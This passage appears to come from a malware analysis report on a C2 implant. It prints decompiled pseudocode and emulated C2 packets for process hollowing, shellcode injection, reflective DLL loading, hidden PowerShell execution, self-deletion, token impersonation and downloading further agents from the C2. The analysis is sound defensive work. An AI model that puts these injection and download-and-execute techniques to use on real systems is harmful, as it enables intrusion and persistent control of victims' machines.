Pseudocode for anonymous pipe creation

After creating the suspended process, the malware allocates a large memory block to write shellcode and a XOR encrypted PE file.

The shellcode will 2-byte XOR decrypt and load the embedded PE similar to (**Command 3**). This command can load 64bit and 32bit binaries, each architecture has its own shellcode PE loader, after injecting the shellcode it will point the instruction pointer of the child process's thread to the shellcode and resume the thread.

```
shellcode = MainEngine::ProcessHollowing::Shellcode32;// shellcode loader for 32bit PE
nSize = 2912;
v21 = 12;
if ( a1 == PECharac::EXE_CUI64 || a1 == PECharac::EXE_GUI64 )
{
  shellcode = MainEngine::ProcessHollowing::Shellcode64;// shellcode loader for 64bit PE
  nSize = 3744;
}
if ( !MainEngine::ProcessHollowing::CommandToExecute(a1, processName) )
  return 0;
hProcess = CreateProcessPipeRedirect(processName, a4, 1, 0, &hThread, &hFile, &hNamedPipe);// Create suspended child process and redirecting its STDIN and STDOUT
if ( !hProcess )
  return 0;
StartOfShellcode = (int)VirtualAllocEx(hProcess, 0, a3 + v21 + nSize, 0x3000u, 0x40u);
if ( StartOfShellcode )
{
  lpBaseAddress = (LPVOID)StartOfShellcode;
  WriteProcessMemory(hProcess, (LPVOID)StartOfShellcode, shellcode, nSize, 0);
  lpBaseAddress = (char *)lpBaseAddress + nSize;
  Buffer.tag = 0x80706050;
  Buffer.PESize = a3;
  Buffer.XORKey = GetTickCount();
  WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, v21, 0);
  lpBaseAddress = (char *)lpBaseAddress + v21;
  Cipher::XORPEFile((int)lpBuffer, a3, Buffer.XORKey);
  WriteProcessMemory(hProcess, lpBaseAddress, lpBuffer, a3, 0);
  FlushInstructionCache(hProcess, 0, 0);
  if ( MainEngine::ProcessHollowing::SetEIPContext(a1, hThread, StartOfShellcode) )
  {
    if ( lpString )
    {
      NumberOfBytesWritten = 0;
      v11 = lstrlenA(lpString);
      WriteFile(hFile, lpString, v11, &NumberOfBytesWritten, 0);
    }
    if ( a8 && a9 )
    {
      Pipe = readPipe(hNamedPipe, a6, a8, a9, a10);
      if ( a7 )
        TerminateProcess(hProcess, 0);
    }
    Pipe = 1;
  }
}
CloseHandle(hThread);
```

Pseudocode of Reflective Loading PE into child processes

The following is an example of a packet captured from our custom emulated C2 server, we can see the structure discussed earlier on the left side and the packet bytes on the right side, for each command implemented in the malware, a packet example will be given.

ExecutePayloadCommandStruct	struct(128)
commandFlag	1
field_0	0
subCommandFlag_1	258
readPipeTimeOut_2	0
payloadSize_3	26112
commandLineArgumentSize_4	26
STDINDataSize_5	22
payload_cmdline_stdin	"MZ??????

```
00000000  01 00 00 00 00 00 00 00 02 01 00 00 00 00 00 00  ................
00000010  00 66 00 00 1A 00 00 00 16 00 00 00 4D 5A 90 00  .f..........MZ..
00000020  03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00  ................
00000030  00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00  ....@...........
00000040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000050  00 00 00 00 00 00 00 00 E8 00 00 00 0E 1F BA 0E  ................
00000060  00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70  ....!..L.!This p
00000070  72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65  rogram cannot be
00000080  20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F 64 65   run in DOS mode
```

Example of a ReflectivelyExecutePERemote command received from an emulated C2

DropPEDiskExecute

With this subcommand, the operator can drop a PE file on disk and execute it. The agent has 3 different implementations depending on the PE file type, GUI Application, CUI (Console Application), or a DLL.

For CUI binaries, the malware first generates a random path in the temporary folder and writes the PE file to it using **CreateFileA** and **WriteFile** API.

```
int __cdecl MainEngine::ExecutePayload::ExecuteSystemCommand::CreateWriteFile(
        LPCSTR lpFileName,
        LPCVOID lpBuffer,
        DWORD nNumberOfBytesToWrite)
{
  HANDLE hFile; // [esp+0h] [ebp-4h]

  if ( lpBuffer && nNumberOfBytesToWrite )
  {
    hFile = CreateFileA(lpFileName, 0x40000000u, 0, 0, 2u, 0x80u, 0);
    if ( hFile != (HANDLE)-1 )
    {
      WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &nNumberOfBytesToWrite,
      CloseHandle(hFile);
      return 1;
    }
    dword_30A2B4 = 65537;
    GetLastErrorValue = GetLastError();
  }
  return 0;
```

Pseudocode writing payload to disk


It then creates a process of the dropped binary file as a child process by redirecting its standard input and output handles; after execution of the payload the output is sent to the operator's C2 server.

For GUI PE binaries, the agent simply writes it to disk and executes it directly with **CreateProcessA** API.

And lastly, for DLL PE files, the malware first writes the DLL to a randomly generated path in the temporary folder, then uses **c:\windows\system32\rundll32.exe** or **c:\windows\syswow64\rundll32.exe** (depending on the architecture of the DLL) to run either an exported function specified by the operator or the function **start** if no export functions were specified.

```
 case PECharac::DLL32:                        // execute with rundll32
 case PECharac::DLL64:
   generateTmpPathRandomly(aDll, exeFilePath, 0x104u);// create dll random tmp path
   bool_64bit = v17 == PECharac::DLL64;
   Thread::Get64SystemPathTrue(bool_64bit, aRundll32Exe, Buffer);
   if ( a3 && *a3 )
   {
     wsprintfA(v12, "%s, %s", exeFilePath, a3);// rundll parameter
   }
   else if ( sub_303C40((int)PEFile, String1) )
   {
     wsprintfA(v12, "%s, %s", exeFilePath, String1);
   }
   else
   {
     wsprintfA(v12, "%s, start", exeFilePath);
   }
   if ( MainEngine::ExecutePayload::ExecuteSystemCommand::CreateWriteFile(exeFilePath, PEFile, PESize)
     && (Process = MainEngine::ProcessHollowing::CreateProcess(Buffer, v12, 0, 0, 0)) != 0 )
   {
     CloseHandle(Process);
     return 1;
   }
```

Pseudocode running the payload dropped by DropPEDiskExecute function




Example of a SelfShellcodeExecute command received from an emulated C2

SelfShellcodeExecute

This subcommand tasks the agent to execute shellcode in its own memory space by allocating a memory region using **VirtualAlloc** API and then copying the shellcode to it, the shellcode is executed by creating a thread using **CreateThread** API.

```
lpParameter = VirtualAlloc(0, dwSize, 0x3000u, PAGE_EXECUTE_READWRITE);
if ( lpParameter
  && (memcpy(lpParameter, a2, dwSize),
      (hObject = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)sub_305640, lpParameter, 0, 0)) != 0) )
{
  CloseHandle(hObject);
  return 1;
}
```

Pseudocode of SelfShellcodeExecute command



Example of a SelfShellcodeExecute command received from an emulated C2

RemoteShellcodeExecute

This sub-command can be used to execute a 32-bit or a 64-bit position independent shellcode in another process memory space.


Similarly to the **SpawnAgent** subcommand, the malware creates a suspended **svchost.exe** process with **CreateProcessA** API, allocates a memory region for the shellcode sent by the C2 server with **VirtualAllocEx**, and writes to it with **WriteProcessMemory**, it then sets the suspended thread instruction pointer to point to the injected shellcode with **SetThreadContext** and finally it will resume the thread with **ResumeThread** to execute the payload.

```
  v9 = VirtualAllocEx(hProcess, 0, a4, 0x3000u, 0x40u);
  if ( v9 )
  {
    WriteProcessMemory(hProcess, v9, a3, a4, 0);
    FlushInstructionCache(hProcess, 0, 0);
    v8 = MainEngine::ProcessHollowing::SetEIPContext(a2, v10, (int)v9);
  }
}
CloseHandle(v10);
CloseHandle(hProcess);
```

Pseudocode writes shellcode to remote process

```
memset(&Context, 0, sizeof(Context));
Context.ContextFlags = 0x10001;
if ( GetThreadContext(hThread, &Context) && (Context.Eip = StartOfShellcode, SetThreadContext(hThread, &Context)) )
{
  ResumeThread(hThread);
  return 1;
}
```

Pseudocode set EIP of child process using SetThreadContext




Example of a RemoteShellcodeExecute command received from an emulated C2

ExecuteCmd and ExecutePowershell

An operator can execute PowerShell scripts or CMD scripts in the infected machine, the malware can either write the script to a file in the temporary folder with a randomly generated name as follow: **TEMP<digits>.PS1** for PowerShell or **TEMP<digits>.CMD** for a Command shell. The malware then passes parameters to it if specified by the malicious actor and executes it, the malware uses named pipes to retrieve the output of the PowerShell process.

```
TempPathSize = GetTempPathA(0x104u, TempPathA);
powershellCommand[0] = 0;
v16 = a1;
if ( a1 )                                     // powershell script path
{
  if ( v16 == 1 )
  {
    cmd = SysWOWPowershellPath;
    TickCount = GetTickCount();               // generate random value
    wsprintfA(&TempPathA[TempPathSize], "TEMP%u.PS1", TickCount);
    lstrcatA(powershellCommand, aWindowstyleHid);// powershell.exe -windowstyle hidden -executionpolicy bypass -file
  }
}
else                                          // cmd script
{
  cmd = cmdPath;
  v9 = GetTickCount();                        // generate random value
  wsprintfA(&TempPathA[TempPathSize], "TEMP%u.CMD", v9);
  lstrcatA(powershellCommand, aC_0);          // cmd.exe /c
}
lstrcatA(powershellCommand, TempPathA);       // parameters
if ( lpString2 && *lpString2 )
{
  lstrcatA(powershellCommand, aSpace);
  lstrcatA(powershellCommand, lpString2);
}
v17 = 0;
if ( !lpString )
  return MainEngine::ExecutePayload::ExecuteSystemCommand::PipeExecuteReadcmd(cmd, 0, a4, a5, a6, a7, a8, a9);// Execute command and read with pipes
v11 = lstrlenA(lpString);
if ( MainEngine::ExecutePayload::PowerShell::CreateWriteFile(TempPathA, lpString, v11) )// write script to file
  return MainEngine::ExecutePayload::ExecuteSystemCommand::PipeExecuteReadcmd(// execute script with parameters from disk
           cmd,
           powershellCommand,
           a4,
           a5,
           a6,
           a7,
           a8,
           a9);
return v17;
```

Pseudocode of ExecuteCmd command



Example of an ExecutePowershell command received from an emulated C2


ReflectivelyLoadDllRemote

Execute reflectively a 32-bit or 64-bit DLL in a process created in a suspended state, the following summarizes the execution flow:

- Check if the PE file is a 32 or 64-bit DLL
- Create a suspended **svchost.exe** process
- Allocate memory for the DLL and the parameter for the DLL if specified by the C2 command with the **VirtualAllocEx** API
- Write to the remotely allocated memory withthe **WriteProcessMemory** API the DLL and the parameter if specified
- Create a remote thread to execute the injected DLL with the **CreateRemoteThread** API

```
  PECharac = MainEngine::ProcessHollowing::PECharact(DllPe);
  if ( PECharac != PECharac::DLL32 && PECharac != PECharac::DLL64 )// refletively load DLLs only
    return 0;
  v8 = MainEngine::ExecutePayload::RemoteReflectiveDLL::ReflectiveLoader((int)DllPe);
  if ( !v8 )
    return 0;
  if ( !MainEngine::ProcessHollowing::CommandToExecute(PECharac, String2) )
    return 0;
  hProcess = MainEngine::ProcessHollowing::CreateProcess(String2, 0, 1, 0, 0);// suspended process
  if ( !hProcess )
    return 0;
  lpBaseAddress = VirtualAllocEx(hProcess, 0, DllPeSize, 0x3000u, 0x40u);
  WriteProcessMemory(hProcess, lpBaseAddress, DllPe, DllPeSize, 0);
  lpParameter = 0;
  if ( DllParameter )                         // if DLL parameter
  {
    DllParameterSize = lstrlenA(DllParameter) + 1;
    lpParameter = VirtualAllocEx(hProcess, 0, DllParameterSize, 0x3000u, 4u);
    WriteProcessMemory(hProcess, lpParameter, DllParameter, DllParameterSize, 0);
  }
  lpStartAddress = (LPTHREAD_START_ROUTINE)((char *)lpBaseAddress + v8);
  hObject = CreateRemoteThread(
              hProcess,
              0,
              0x100000u,
              (LPTHREAD_START_ROUTINE)((char *)lpBaseAddress + v8),
              lpParameter,
              0,
              &ThreadId);
  CloseHandle(hObject);
  CloseHandle(hProcess);
  return 1;
}
```

Pseudocode of a ReflectivelyLoadDllRemote command



Example of a ReflectivelyLoadDllRemote command received from an emulated C2

Command 2

The command 2 has multiple sub functionalities as shown in the command table above, according to a subCommandFlag the malware can do 6 different operations as follows:

Sub Command Flag	Function Name	Functionality description
1	ExitProcess	Exit process
2	SelfDeleteExitProcess	Self delete and exit process
3	SpawnAgent64	Spawn 64-bit agent


4	SpawnAgent32	Spawn 32-bit agent
0x1001	ImpersonateToken	Impersonate explorer
0x1002	MigrateC2	Change C2 config

The following is the structure that is used by the above commands:

```
struct ImpersonateReplicateStruct
{
  int subCommandFlag;
  int impersonateExplorerToken;
  char padding[16];
  __int16 isParameterSet;
  WCHAR w_parameters[n];
};
```

ExitProcess


Calls the **ExitProcess(0)** API to terminate.



Example of an ExitProcess command received from an emulated C2

SelfDeleteExitProcess

The agent gets the PATH of the current process with **GetModuleFileNameA** and then executes the following command to self-delete: **cmd.exe /c del FILEPATH >> NUL** using **CreateProcessA** then simply exit the process with **ExitProcess(0)**.



Example of a SelfDeleteExitProcess command received from an emulated C2

SpawnAgent64 and SpawnAgent32


When subcommands 3 or 4 are specified, the malware will spawn another agent on the same machine depending on the subcommand sent by the C2, as shown in the table above.

The malware first retrieves the C2 IP address embedded in it, it will then do an HTTP GET request to download a packed agent in shellcode format, in the sample we analyzed **/Agent32.bin** URI is for the 32-bit agent, and **/Agent64.bin** is for 64-bit the agent.

```
LPSTR __cdecl MainEngine::ImpersonateReplicate::Replicate(int a1)
{
  int v1; // eax
  LPSTR result; // eax
  CHAR ipaddress[260]; // [esp+0h] [ebp-118h] BYREF
  RequestBuffer v4; // [esp+104h] [ebp-14h] BYREF
  LPCSTR lpString2; // [esp+110h] [ebp-8h]
  int v6; // [esp+114h] [ebp-4h]
  int savedregs; // [esp+118h] [ebp+0h] BYREF

  v1 = sub_1728D0();
  lpString2 = (LPCSTR)sub_1727E0(v1);
  result = lstrcpyA(ipaddress, lpString2);
  v6 = a1;
  if ( a1 == 1 )
  {
    lstrcatA(ipaddress, aAgent32Bin);
  }
  else
  {
    if ( v6 != 2 )
      return result;
    lstrcatA(ipaddress, aAgent64Bin);
  }
  malloc_wrapper(&v4, 0x40000u);
  if ( MainEngine::ImpersonateReplicate::Replicate::DownloadAgent(ipaddress, &v4) )
    MainEngine::ImpersonateReplicate::Replicate::ExecuteAgentShellcode((int)&savedregs, a1, v4.Buffer, v4.BufferSize);
  return (LPSTR)sub_172FE0(&v4);
}
```

Pseudocode spawning another agent

The malware then creates a suspended **svchost.exe** process with **CreateProcessA** API, writes the agent shellcode to the process, sets its instruction pointer to point to the injected shellcode with **SetThreadContext**, and finally it will resume the thread with **ResumeThread** to execute the injected payload.



Example of a SpawnAgent32 command received from an emulated C2

ImpersonateToken

This subcommand is specific to process tokens; an attacker can either impersonate the **explorer.exe** token or create a token from credentials (Domain\Username, Password) sent by the C2 to spawn another instance of the current process.

```
else if ( subCommandFlag == Flag::ImpersonateExplorer )
{
  result = CheckSecondBitOfDword(*(_DWORD *)(a1 + 4), 2);
  if ( result )
  {
    return MainEngine::ImpersonateReplicate::ImpersonateExplorer(0, 0, 1);// Impersonate explorer
  }
  else if ( w_parameters )                    // impersonate with credentials
  {
    pszUsername = MainEngine::ImpersonateReplicate::GetParameter(w_parameters, aUser);
    lpszPassword = MainEngine::ImpersonateReplicate::GetParameter(w_parameters, aPassword);
    return MainEngine::ImpersonateReplicate::ImpersonateExplorer(pszUsername, lpszPassword, 0);// LogonUserW as domain user
  }
}
```

Pseudocode ImpersonateToken command

It will first check if the current process is a local system account or local service account or network service account by testing whether the given process token is a member of the group with the specified RID (**SECURITY_LOCAL_SYSTEM_RID**,

SECURITY_LOCAL_SERVICE_RID, **SECURITY_NETWORK_SERVICE_RID**) respectively.

```
if ( check::TokenMembership(1, SECURITY_LOCAL_SYSTEM_RID, 0, 0)
  || check::TokenMembership(1, SECURITY_LOCAL_SERVICE_RID, 0, 0)
  || check::TokenMembership(1, SECURITY_NETWORK_SERVICE_RID, 0, 0) )
{
  v7 = 1;
}
```

Pseudocode check token group membership

Then depending if the operator specified credentials or not, the malware will first call **LogonUserW** with the Domain\User and password to create a token then it will spawn another instance of the current process with this token.

```
if ( v7 )
{
  hToken = MainEngine::ImpersonateReplicate::ImpersonateExplorer::LogonUserW(pszUsername, lpszPassword);
  if ( hToken )
  {
    ProcessAsUserWrapper = MainEngine::ImpersonateReplicate::ImpersonateExplorer::CreateProcessAsUserWrapper(
                             0,
                             lpCommandLine,
                             hToken);
    CloseHandle(hToken);
  }
}
return ProcessAsUserWrapper;
```

Pseudocode LogonUserW to create a token

If not, the implant will impersonate the **explore.exe** process by duplicating its token with **DuplicateTokenEx** and then spawn the current process with the duplicated token if no credentials are specified.

AAImpersonateReplicsate1Struct	struct(130)
commandFlag	2
subCommandFlag	4097
impersonateExplorerToken	0
padding	"AAAAAAAAAAAAAAAA"
isParameterSet	1 ("??")
w_parameters	"U?S?E?R?=?A?d?m?i?n?i?

```
00000000  02 00 00 00 01 10 00 00 00 00 00 00 41 41 41 41  ............AAAA
00000010  41 41 41 41 41 41 41 41 41 41 41 41 01 00 55 00  AAAAAAAAAAAA..U.
00000020  53 00 45 00 52 00 3D 00 41 00 64 00 6D 00 69 00  S.E.R.=.A.d.m.i.
00000030  6E 00 69 00 73 00 74 00 72 00 61 00 74 00 6F 00  n.i.s.t.r.a.t.o.
00000040  72 00 00 00 50 00 41 00 53 00 53 00 57 00 4F 00  r...P.A.S.S.W.O.
00000050  52 00 44 00 3D 00 50 00 61 00 73 00 73 00 77 00  R.D.=.P.a.s.s.w.
00000060  6F 00 72 00 64 00 31 00 21 00 00 00              o.r.d.1.!...
```


Example of an ImpersonateToken command received from an emulated C2

MigrateC2

The operator can migrate the implant to another C2 server by specifying the subcommand **0x1001** with the IP address of the new C2.

```
if ( subCommandFlag > 0x1001 )
{
  if ( subCommandFlag == Flag::ChangeConfigC2 && w_parameters )// Migrate to another c2
  {
    newUrl = get_parameter(w_parameters, aUrl);
    WideCharToMultiByte_(w_newUrl, 1024, newUrl, -1);
    configPointer = GetProcessConfig();
    return (int)MainEngine::ImpersonateReplicate::ChangeConfig(configPointer, w_newUrl);
  }
}
```

Pseudocode migrating the implant



Example of a MigrateC2 command received from an emulated C2

Command 3

When command 3 is received the malware will reflectively load a PE file embedded as payload in the C&C request in another process's memory space, the following is an overview of the execution:

- Determine the type and architecture of the PE file
- Create a suspended process
- Allocate a large memory in the suspended process
- Write a shellcode in the allocated memory that will locate, decrypt and reflectively load the PE file
- 2-byte XOR encrypt the PE file and append it after the shellcode
- Set the EIP context of the suspended process to execute the shellcode

The shellcode will then reflectively load the PE file

```
shellcode = MainEngine::Shellcode32;
nSize = 0xB60;
v11 = 0xC;
if ( PECharac == PECharac::EXE_CUI64 || PECharac == PECharac::EXE_GUI64 || PECharac == PECharac::DLL64 )
{
  dword_7A2B4 = 0x10003;
  GetLastErrorValue = 0;
  return 0;
}
else if ( MainEngine::CommandToExecute(PECharac, ProcessName) )
{
  hProcess = MainEngine::CreateProcess(ProcessName, commandLineArgument, 1, 0, &hThread);
  if ( hProcess )
  {
    StartOfShellcode = VirtualAllocEx(hProcess, 0, PEsize_maybe + v11 + nSize, 0x3000u, 0x40u);
    if ( StartOfShellcode )
    {
      lpBaseAddress = StartOfShellcode;
      WriteProcessMemory(hProcess, StartOfShellcode, shellcode, nSize, 0);
      lpBaseAddress = lpBaseAddress + nSize;
      Buffer.tag = 0x80706050;
      Buffer.PESize = PEsize_maybe;
      Buffer.XORKey = GetTickCount();
      WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, v11, 0);
      lpBaseAddress = lpBaseAddress + v11;
      Cipher::XORPEFile(PEfile, PEsize_maybe, Buffer.XORKey);
      WriteProcessMemory(hProcess, lpBaseAddress, PEfile, PEsize_maybe, 0);
      FlushInstructionCache(hProcess, 0, 0);
      v7 = MainEngine::SetEIPContext(PECharac, hThread, StartOfShellcode);
    }
    CloseHandle(hThread);
    CloseHandle(hProcess);
    return v7;
```
Pseudocode for Command 3's main logic

The agent first parses the PE file received from the C2 server to determine the type and architecture of the PE file.

```
PECharac __cdecl Thread::PECharact(PIMAGE_DOS_HEADER a1)
{
  PIMAGE_NT_HEADERS v2; // [esp+4h] [ebp-4h]

  v2 = (PIMAGE_NT_HEADERS)((char *)a1 + a1->e_lfanew);
  if ( a1->e_magic != 'ZM' )
    return PECharac::Error;
  if ( v2->Signature != 'EP' )
    return PECharac::Error;
  if ( v2->FileHeader.Machine == IMAGE_FILE_MACHINE_AMD64 )
  {
    if ( (v2->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0 )
      return PECharac::DLL64;
    if ( v2->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_WINDOWS_GUI )
      return PECharac::EXE_GUI64;
    if ( v2->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_WINDOWS_CUI )
      return PECharac::EXE_CUI64;
  }
  if ( v2->FileHeader.Machine != IMAGE_FILE_MACHINE_I386 )
    return PECharac::Error;
  if ( (v2->FileHeader.Characteristics & IMAGE_FILE_DLL) != 0 )
    return PECharac::DLL32;
  if ( v2->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_WINDOWS_GUI )
    return PECharac::EXE_GUI32;
  if ( v2->OptionalHeader.Subsystem == IMAGE_SUBSYSTEM_WINDOWS_CUI )
    return PECharac::EXE_CUI32;
  else
    return PECharac::Error;
}
```

Pseudocode determines the PE file architecture
And according to this information, a Windows signed executable will be chosen to inject into.

If the PE file is CUI (Console User Interface), the malware will choose **cmd.exe**, however, if it is GUI (Graphical User Interface) or a DLL PE file it will choose **svchost.exe**.

```
switch ( PECharac )
{
  case PECharac::EXE_GUI32:
    result = Thread::Get64SystemPathTrue(x86, aSvchost_exe, lpBuffer);
    break;
  case PECharac::EXE_GUI64:
    result = Thread::Get64SystemPathTrue(x64, aSvchostExe_0, lpBuffer);
    break;
  case PECharac::EXE_CUI32:
    result = Thread::Get64SystemPathTrue(x86, aCmdExe, lpBuffer);
    break;
  case PECharac::EXE_CUI64:
    result = Thread::Get64SystemPathTrue(x64, aCmdExe_0, lpBuffer);
    break;
  case PECharac::DLL32:
    result = Thread::Get64SystemPathTrue(x86, aSvchostExe, lpBuffer);
    break;
  case PECharac::DLL64:
    result = Thread::Get64SystemPathTrue(x64, aSvchostExe_1, lpBuffer);
    break;
  default:
    result = 0;
    break;
}
```

Options for malware to inject into

The malware will then create a suspended process with **CreateProcessA** API (either **cmd.exe** or **svchost.exe**) and allocate a large amount of memory with **VirtualAllocEx** in the created process, it will then copy a position independent shellcode stored in the **.rdata** section to the newly allocated memory that is responsible for locating according to a specific tag the appended PE file, decrypt it and reflectively load it in memory.

Then it appends after the shellcode a 12 bytes structure composed of a tag, the size of the PE file, and a 2-byte XOR key.

It will then 2-byte XOR encrypt the PE file and append it after the structure, the following is an overview of the written data to the allocated memory:

SHELLCODE	TAG	PE SIZE	2-byte XOR KEY	2-byte XOR encrypted PE file

```
StartOfShellcode = (int)VirtualAllocEx(hProcess, 0, PEsize_maybe + v11 + nSize, 0x3000u, 0x40u);
if ( StartOfShellcode )
{
  lpBaseAddress = (LPVOID)StartOfShellcode;
  WriteProcessMemory(hProcess, (LPVOID)StartOfShellcode, shellcode, nSize, 0);
  lpBaseAddress = (char *)lpBaseAddress + nSize;
  Buffer.tag = 0x80706050;
  Buffer.PESize = PEsize_maybe;
  Buffer.XORKey = GetTickCount();
  WriteProcessMemory(hProcess, lpBaseAddress, &Buffer, v11, 0);
  lpBaseAddress = (char *)lpBaseAddress + v11;
  Cipher::XORPEFile((int)PEfile, PEsize_maybe, Buffer.XORKey);
  WriteProcessMemory(hProcess, lpBaseAddress, PEfile, PEsize_maybe, 0);
  FlushInstructionCache(hProcess, 0, 0);
  v7 = MainEngine::ProcessHollowing::SetEIPContext(PECharac, hThread, StartOfShellcode);
}
```

Pseudocode write shellcode and PE to child process

The agent will then set the thread context with **SetThreadContext** and point the instruction pointer of the suspended process to the shellcode then it will simply resume the execution with **ResumeThread**.

